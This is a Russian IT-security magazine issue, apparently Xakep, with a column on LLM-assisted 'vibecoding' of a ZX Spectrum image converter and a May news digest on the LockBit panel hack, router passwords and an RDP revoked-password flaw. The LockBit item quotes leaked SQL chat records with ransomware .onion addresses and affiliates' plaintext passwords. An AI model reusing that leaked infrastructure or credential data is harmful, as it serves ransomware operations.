


Сконвертированная картинка в эмуляторе Fuse

При этом я не объяснял ни что такое ZX Spectrum, ни какая у него палитра, не давал примеров формата SCR — все это LLM уже знает и бодро выдает готовый конвертер строчка за строчкой.

Глядя на результаты, я подумал: выходит в целом ничего, но вот бы еще вручную подкручивать порог, при котором какой-то оттенок переходит в целевой цвет палитры ZX Spectrum...

Сказано — сделано! Еще пара запросов, и у меня есть GUI: крутишь ползунки и сразу смотришь, что получится.



Contrast 1.14
Brightness 0.73
Color tolerance per ZX color:
0: (0, 0, 0) 0.57
1: (0, 0, 205) 2.56
2: (205, 0, 0) 2.85
3: (205, 0, 205) 1.53
4: (0, 205, 0) 2.30
5: (0, 205, 205) 1.13
6: (205, 205, 0) 1.60
7: (205, 205, 205) 0.65
☑ Use BRIGHT colors

Конвертер с GUI

Можно ли так делать код для продакшена? Да нет, конечно! Даже если все запустится, это прямая дорога в ад.

Ты обязательно нарвешься на баги, проблемы с масштабируемостью и безопасностью. При этом программа быстро раздуется настолько, что нейронка сама перестанет в ней ориентироваться. В этот момент весь «вайбкод» нужно выкинуть на помойку и делать всё заново — по-человечески.

В принципе, на этом дискуссию можно закрывать — как минимум до тех пор, пока модели не выйдут на принципиально новый уровень. Но я все же вижу случаи, когда вайбкодинг — не совсем безумная затея.

В одной из предыдущих колонок я уже защищал казуальное умение кодить — с целью лучше управлять компьютером, а не создавать продукты.

Например, если у тебя есть трактор, хорошо бы уметь на нем пахать, а не только кататься. Ну а в случае с компьютером — заставлять машину делать рутинные операции в цикле.

У «вайбкодинга», на мой взгляд, огромный потенциал именно в создании инструментов, которые выполняют одну задачу для одного пользователя. Думаю, ты много раз сталкивался с тем, что нужно что-то по-быстрому наколхозить для решения сиюминутной проблемы. И тут я могу привести далеко не только экзотические примеры про ZX Spectrum.

По работе у меня то и дело возникают задачи, связанные с манипуляцией данными. Скажем, подключиться к базе и сделать какой-то запрос, отсортировать результаты, сохранить как JSON, отфильтровать так и этак по одним полям, что-то поискать в других регулярками, соскрэпить что-то с веба, составить статистику и так далее.

Все это требует несложного, но утомительного кодирования. Каждый второй скрипт делает одно и то же: чтение данных откуда-то, итерация по ним, проверка какого-то условия, сохранение.

С LLM можно не писать все циклы и условия, а только показать, как выглядит ввод, описать вывод и перечислить условия сортировки. Остальное компьютер делает сам, и в большинстве случаев в код действительно можно не вчитываться — по результатам работы и так всё ясно.

То есть то, для чего раньше нужно было разбираться со скриптовым языком и писать программу, теперь делается простым описанием на естественном языке. И это очень серьезный и важный сдвиг в компьютинге.

Больше не обязательно с трудом вспоминать ключи к развесистым программам вроде ImageMagick, youtube-dl или FFmpeg. Заодно можно спокойно забыть синтаксис jq и XPath.

Только не подумай, что я кого-то отговариваю учиться кодить. «Не обязательно» не значит «не нужно». Чтение мануалов по языкам — это по-прежнему прекрасное вложение времени и сил, даже если цель — программировать с помощью LLM.

Если человек способен прочитать код, выдаваемый ИИ, ему открываются качественно другие возможности. При минимальных архитектурных навыках можно заставить нейронку написать тысячи строк рабочего кода, а не сотни.

Проси небольшие функции с понятным входом и выходом, заставляй модель использовать типизацию и писать докстринги (если речь о Python), требуй понятные датаклассы вместо структур, и вместе сможете делать намного более мощные инструменты.


А еще из нейронки всегда можно извлечь не только готовый код, но и ценные знания. Попалась неизвестная конструкция? Проси объяснить и показать на примерах. Не знаешь, как лучше сделать? Запроси варианты со сравнением. Есть подозрение, что код багованный? Докопайся, и будешь знать больше.

Короче, от вайбкодинга — к вайблернингу!

MEGANEWS

Мария «Mifrill» **Нефёдова**
nefedova@glc.ru

В этом месяце: произошла утечка SMS-сообщений пользователей Steam, обнаружен взлом партнерской админки LockBit, исследователи пытаются привлечь внимание Microsoft к проблеме в RDP, протокол IPv6 используется в атаках, инсайдеры в поддержке Coinbase продали данные пользователей хакерам, а также другие интересные и важные новости мая.




АДМИНКУ LOCKBIT ВЗЛОМАЛИ

Вымогательская группировка LockBit пострадала от утечки данных. Некто взломал панели администратора, предназначенные для партнеров группы, похитил данные, дефейснул админку и оставил послание: «Не совершайте преступлений, ПРЕСТУПЛЕНИЯ — ЭТО ПЛОХО, хохо из Праги».

От похожего взлома в апреле 2025 года пострадала другая хакгруппа — Everest. Тогда злоумышленник оставил такое же сообщение на взломанном сайте, однако о краже данных ничего не сообщалось.

В случае LockBit хакер прикрепил к своему сообщению ссылку на скачивание архива paneldb_dump.zip. Этот архив содержит SQL-файл, полученный из БД MySQL партнерской панели администратора.



lockbitapyx2kr5b7ma7qn6ziwqgbrij
lockbitapyx2kr5b7ma7qn6ziwqgbrij2czhcbojuxmgnwpkgv2yx2yd.onion

Don't do crime **CRIME IS BAD** xoxo from Prague


paneldb_dump.zip

Сообщение неизвестного хакера

Суммарно этот дамп содержит двадцать таблиц, включая:

- таблицу btc_addresses с 59 975 уникальными биткоин-адресами;
- таблицу builds, содержащую отдельные сборки, созданные партнерами LockBit для атак. В строках таблицы перечислены публичные ключи, но нет приватных. Для некоторых билдов также приведены названия целевых компаний-жертв;
- таблицу builds_configurations, которая содержит различные конфигурации, используемые для каждой сборки, например какие серверы ESXi пропускать или какие файлы шифровать;
- таблицу chats, где можно прочитать 4442 сообщения — переговоры между вымогателями и их жертвами за период с 19 декабря 2024 года по 29 апреля 2025 года;
- таблицу users, в которой перечислены 75 администраторов и партнеров LockBit, имевшие доступ к партнерской панели. При этом пароли хакеров хранились в открытом виде (среди них: Weekendlover69, MovingBricks69420 и Lockbitproud231).

Судя по времени создания MySQL-дампа и последней записи о дате в таблице chats, взлом и утечка произошли 29 апреля 2025 года.



```
INSERT INTO `chats` VALUES
(66, 10, 10, 24, 0, 1734583524, 'You can attach a few files for test
decryption by packing them into an archive with zip, rar, tar, 7zip, 7z,
tar.gz extensions of no more than 10 megabytes using the attach button
directly in the chat.\r\n\r\nIf your archive weighs more than 10 megabytes,
please use our file sharing
service.\r\nhttp://lockbitfss2w7co3ij6am6wox4xcurtgwukunx3yubcoe5cbxiqakxqd.oni
on\r\nhttp://lockbitfsvf75glg226he5inkfgtuoakt4vgfhd7nfgghx5kwz5zo3ad.onion\r\n
http://lockbitfskq2fxclyfrop5yizyxpzu65w7pphsgthawcyb4gd27x62id.onion\r\nFor
security reasons we do not click on other links you send in chat.\r\nPlease
wait for a reply, sometimes it takes several hours due to possible time zone
differences.', 0, NULL, NULL, 1, '2024-12-19 04:45:24', NULL, '2024-12-19
05:39:24'),
(67, 10, 10, 24, 0, 1734586509, '', 1, 'realchristmasglobe.zip',
'd43a1040c42f6770eec90c31a3fb88bf6763b08d1b313.zip', 1, '2024-12-19
05:35:09', NULL, '2024-12-19 05:39:24'),
(68, 10, 10, 24, 0, 1734586852, 'how much decrypt file\n', 0, NULL, NULL, 1,
'2024-12-19 05:40:52', NULL, '2024-12-19 05:40:59'),
(69, 10, 10, 24, 1, 1734586873, '4000$\nwe accept bitcoin only', 0, NULL,
NULL, 1, '2024-12-19 05:41:13', NULL, '2024-12-19 05:41:43'),
```

Содержимое chats

Представитель группировки, известный под ником LockBitSupp, подтвердил факт взлома и сообщил, что обошлось без утечки закрытых ключей и потери данных.

Неизвестно, кто может стоять за взломом LockBit и Everest и какие цели преследует этот хакер.

39% РОССИЯН НИКОГДА НЕ МЕНЯЛИ ПАРОЛЬ РОУТЕРА

Согласно опросу «Лаборатории Касперского», более трети пользователей (**39%**), у которых дома настроен Wi-Fi, никогда не меняли пароль от домашнего роутера.

Каждый пятый (**18%**) создавал новую комбинацию, но не сразу.

Только **27%** опрошенных позаботились об обновлении учетных данных сразу после покупки устройства.

MICROSOFT ИГНОРИРУЕТ ПРОБЛЕМУ RDP

Исследователи обнаружили, что протокол RDP (Remote Desktop Protocol) в Windows позволяет использовать уже отозванные пароли для входа в систему. В ответ на это представители Microsoft сообщили, что такое поведение не является уязвимостью, в компании не планируют что-либо менять.

Хотя смена пароля — один из первых шагов, которые следует предпринять в случае утечки пароля или взлома учетной записи, в случае с RDP все может быть не так просто.

Независимый ИБ-исследователь Дэниел Уэйд (Daniel Wade) обнаружил, что во многих случаях RDP будет продолжать доверять паролю даже после того, как пользователь его изменил. Эксперт уведомил представителей Microsoft о проблеме и составил пошаговую инструкцию для воспроизведения такого поведения.

Как подчеркивает Уэйд, это противоречит всем общепринятым представлениям о том, что после смены пароля тот больше не может предоставлять доступ к устройствам и учетным записям, связанным с ним.

> *Это не просто ошибка. Это полный подрыв доверия, — пишет эксперт в своем отчете. — Люди верят, что смена пароля отсечет несанкционированный доступ. Это первое, что делает человек, заподозривший компрометацию. И все же:*
>
> - *старые учетные данные продолжают работать в RDP даже с совершенно новых машин;*
> - *Defender, Entra ID и Azure не отображают никаких предупреждений;*
> - *у конечных пользователей нет никакого способа для обнаружения и устранения проблемы;*
> - *нет документации или руководств Microsoft, которые напрямую рассматривали бы подобные сценарии;*
> - *даже более новые пароли могут игнорироваться, тогда как старые продолжают работать.*
>
> *Результат? Миллионы пользователей (дома, на малых предприятиях или в гибридных средах) неосознанно подвергаются риску.*

Возможность использования отозванного пароля для входа через RDP возникает в том случае, если Windows-машина, подключенная к учетной записи Microsoft или Azure, разрешает удаленный доступ к рабочему столу. В этом случае пользователи могут входить в систему через RDP, с помощью специального пароля, который сверяется с локально хранящимися учетными данными. Также можно войти в систему, используя данные онлайновой учетной записи, которая использовалась для входа на машину.

